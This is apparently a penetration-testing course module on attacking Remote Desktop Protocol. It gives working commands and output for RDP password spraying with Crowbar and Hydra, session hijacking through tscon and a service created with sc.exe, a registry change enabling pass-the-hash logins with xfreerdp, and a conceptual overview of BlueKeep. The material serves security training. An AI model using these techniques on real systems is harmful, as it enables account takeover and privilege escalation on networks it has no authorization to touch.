Attacking RDP
Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft which provides a user with a graphical interface to connect to another computer over a network connection. It is also one of the most popular administration tools, allowing system administrators to centrally control their remote systems with the same functionality as if they were on-site. In addition, managed service providers (MSPs) often use the tool to manage hundreds of customer networks and systems. Unfortunately, while RDP greatly facilitates remote administration of distributed IT systems, it also creates another gateway for attacks.
By default, RDP uses port TCP/3389. Using Nmap, we can identify the available RDP service on the target host:
Attacking RDP
sasorirose@htb[/htb]# nmap -Pn -p3389 192.168.2.143 Host discovery disabled (-Pn). All addresses will be marked 'up', and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-25 04:20 BST
Nmap scan report for 192.168.2.143
Host is up (0.00037s latency).

PORT     STATE    SERVICE
3389/tcp open ms-wbt-server
Misconfigurations
Since RDP takes user credentials for authentication, one common attack vector against the RDP protocol is password guessing. Although it is not common, we could find an RDP service without a password if there is a misconfiguration.
One caveat on password guessing against Windows instances is that you should consider the client's password policy. In many cases, a user account will be locked or disabled after a certain number of failed login attempts. In this case, we can perform a specific password guessing technique called Password Spraying. This technique works by attempting a single password for many usernames before trying another password, being careful to avoid account lockout.
Using the Crowbar tool, we can perform a password spraying attack against the RDP service. As an example below, the password password123 will be tested against a list of usernames in the usernames.txt file. The attack found the valid credentials as administrator : password123 on the target RDP host.
Attacking RDP
sasorirose@htb[/htb]# cat usernames.txt root
test
user
guest
admin
administrator
Crowbar - RDP Password Spraying
Attacking RDP
sasorirose@htb[/htb]# crowbar -b rdp -s 192.168.220.142/32 -U users.txt -c 'password123'2022-04-07 15:35:50 START
2022-04-07 15:35:50 Crowbar v0.4.1
2022-04-07 15:35:50 Trying 192.168.220.142:3389
2022-04-07 15:35:52 RDP-SUCCESS : 192.168.220.142:3389 - administrator:password123
2022-04-07 15:35:52 STOP
We can also use Hydra to perform an RDP password spray attack.
Hydra - RDP Password Spraying
Attacking RDP
sasorirose@htb[/htb]# hydra -L usernames.txt -p 'password123' 192.168.2.143 rdpHydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-25 21:44:52
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8 login tries (l:2/p:4), ~2 tries per task
[DATA] attacking rdp://192.168.2.147:3389/
[3389][rdp] host: 192.168.2.143   login: administrator   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-25 21:44:56

We can RDP into the target system using the rdesktop client or xfreerdp client with valid credentials.
RDP Login
Attacking RDP
sasorirose@htb[/htb]# rdesktop -u admin -p password123 192.168.2.143Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.
     Issuer: CN=WIN-Q8F2KTAI43A

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate, the connection atempt will be aborted:

    Subject: CN=WIN-Q8F2KTAI43A
     Issuer: CN=WIN-Q8F2KTAI43A
 Valid From: Tue Aug 24 04:20:17 2021
         To: Wed Feb 23 03:20:17 2022

  Certificate fingerprints:

       sha1: cd43d32dc8e6b4d2804a59383e6ee06fefa6b12a
     sha256: f11c56744e0ac983ad69e1184a8249a48d0982eeb61ec302504d7ffb95ed6e57

Do you trust this certificate (yes/no)? yes
Protocol Specific Attacks
Let's imagine we successfully gain access to a machine and have an account with local administrator privileges. If a user is connected via RDP to our compromised machine, we can hijack the user's remote desktop session to escalate our privileges and impersonate the account. In an Active Directory environment, this could result in us taking over a Domain Admin account or furthering our access within the domain.
RDP Session Hijacking
As shown in the example below, we are logged in as the user juurena (UserID = 2) who has Administrator privileges. Our goal is to hijack the user lewen (User ID = 4), who is also logged in via RDP.

To successfully impersonate a user without their password, we need to have SYSTEM privileges and use the Microsoft tscon.exe binary that enables users to connect to another desktop session. It works by specifying which SESSION ID (4 for the lewen session in our example) we would like to connect to which session name (rdp-tcp#13, which is our current session). So, for example, the following command will open a new console as the specified SESSION_ID within our current RDP session:
Attacking RDP
C:\htb> tscon #{TARGET_SESSION_ID} /dest:#{OUR_SESSION_NAME}

If we have local administrator privileges, we can use several methods to obtain SYSTEM privileges, such as PsExec or Mimikatz. A simple trick is to create a Windows service that, by default, will run as Local System and will execute any binary with SYSTEM privileges. We will use Microsoft sc.exe binary. First, we specify the service name (sessionhijack) and the binpath, which is the command we want to execute. Once we run the following command, a service named sessionhijack will be created.
Attacking RDP
C:\htb> query user

 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>juurena               rdp-tcp#13          1  Active          7  8/25/2021 1:23 AM
 lewen                 rdp-tcp#14          2  Active          *  8/25/2021 1:28 AM

C:\htb> sc.exe create sessionhijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#13"

[SC] CreateService SUCCESS
To run the command, we can start the sessionhijack service :
Attacking RDP
C:\htb> net start sessionhijack

Once the service is started, a new terminal with the lewen user session will appear. With this new account, we can attempt to discover what kind of privileges it has on the network, and maybe we'll get lucky, and the user is a member of the Help Desk group with admin rights to many hosts or even a Domain Admin.
Note: This method no longer works on Server 2019.
RDP Pass-the-Hash (PtH)
We may want to access applications or software installed on a user's Windows system that is only available with GUI access during a penetration test. If we have plaintext credentials for the target user, it will be no problem to RDP into the system. However, what if we only have the NT hash of the user obtained from a credential dumping attack such as SAM database, and we could not crack the hash to reveal the plaintext password? In some instances, we can perform an RDP PtH attack to gain GUI access to the target system using tools like xfreerdp.
There are a few caveats to this attack:
- Restricted Admin Mode, which is disabled by default, should be enabled on the target host; otherwise, we will be prompted with the following error:

This can be enabled by adding a new registry key DisableRestrictedAdmin (REG_DWORD) under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa. It can be done using the following command:
Adding the DisableRestrictedAdmin Registry Key
Attacking RDP
C:\htb> reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f

Once the registry key is added, we can use xfreerdp with the option /pth to gain RDP access:
Attacking RDP
sasorirose@htb[/htb]# xfreerdp /v:192.168.220.152 /u:lewen /pth:300FF5E89EF33F83A8146C10F5AB9BB9[09:24:10:115] [1668:1669] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[09:24:10:115] [1668:1669] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[09:24:10:115] [1668:1669] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[09:24:10:115] [1668:1669] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[09:24:11:427] [1668:1669] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[09:24:11:446] [1668:1669] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[09:24:11:446] [1668:1669] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[09:24:11:464] [1668:1669] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[09:24:11:464] [1668:1669] [WARN][com.freerdp.crypto] - CN = dc-01.superstore.xyz
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - VERSION ={
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] -        ProductMajorVersion: 6
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] -        ProductMinorVersion: 1
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] -        ProductBuild: 7601
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] -        Reserved: 0x000000
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] -        NTLMRevisionCurrent: 0x0F
[09:24:11:567] [1668:1669] [INFO][com.winpr.sspi.NTLM] - negotiateFlags "0xE2898235"
If it works, we'll now be logged in via RDP as the target user without knowing their cleartext password.


Keep in mind that this will not work against every Windows system we encounter, but it is always worth trying in a situation where we have an NTLM hash, know the user has RDP rights against a machine or set of machines, and GUI access would benefit us in some ways towards fulfilling the goal of our assessment.
Latest RDP Vulnerabilities
In 2019, a critical vulnerability was published in the RDP (TCP/3389) service that also led to remote code execution (RCE) with the identifier CVE-2019-0708. This vulnerability is known as BlueKeep. It does not require prior access to the system to exploit the service for our purposes. However, the exploitation of this vulnerability led and still leads to many malware or ransomware attacks. Large organizations such as hospitals, whose software is only designed for specific versions and libraries, are particularly vulnerable to such attacks, as infrastructure maintenance is costly. Here, too, we will not go into minute detail about this vulnerability but rather keep the focus on the concept.
The Concept of the Attack
The vulnerability is also based, as with SMB, on manipulated requests sent to the targeted service. However, the dangerous thing here is that the vulnerability does not require user authentication to be triggered. Instead, the vulnerability occurs after initializing the connection when basic settings are exchanged between client and server. This is known as a Use-After-Free (UAF) technique that uses freed memory to execute arbitrary code.
The Concept of Attacks

This attack involves many different steps in the kernel of the operating system, which are not of great importance here for the time being to understand the concept behind it. After the function has been exploited and the memory has been freed, data is written to the kernel, which allows us to overwrite the kernel memory. This memory is used to write our instructions into the freed memory and let the CPU execute them. If we want to look at the technical analysis of the BlueKeep vulnerability, this article provides a nice overview.
Initiation of the Attack
This is when the cycle starts all over again, but this time to gain remote access to the target system.
Trigger Remote Code Execution
Not all newer Windows variants are vulnerable to Bluekeep, according to Microsoft. Security updates for current Windows versions are available, and Microsoft has also provided updates for many older Windows versions that are no longer supported. Nevertheless, 950,000 Windows systems were identified as vulnerable to Bluekeep attacks in an initial scan in May 2019, and even today, about a quarter of those hosts are still vulnerable.
Note: This is a flaw that we will likely run into during our penetration tests, but it can cause system instability, including a "blue screen of death (BSoD)," and we should be careful before using the associated exploit. If in doubt, it's best to first speak with our client so they understand the risks and then decide if they would like us to run the exploit or not.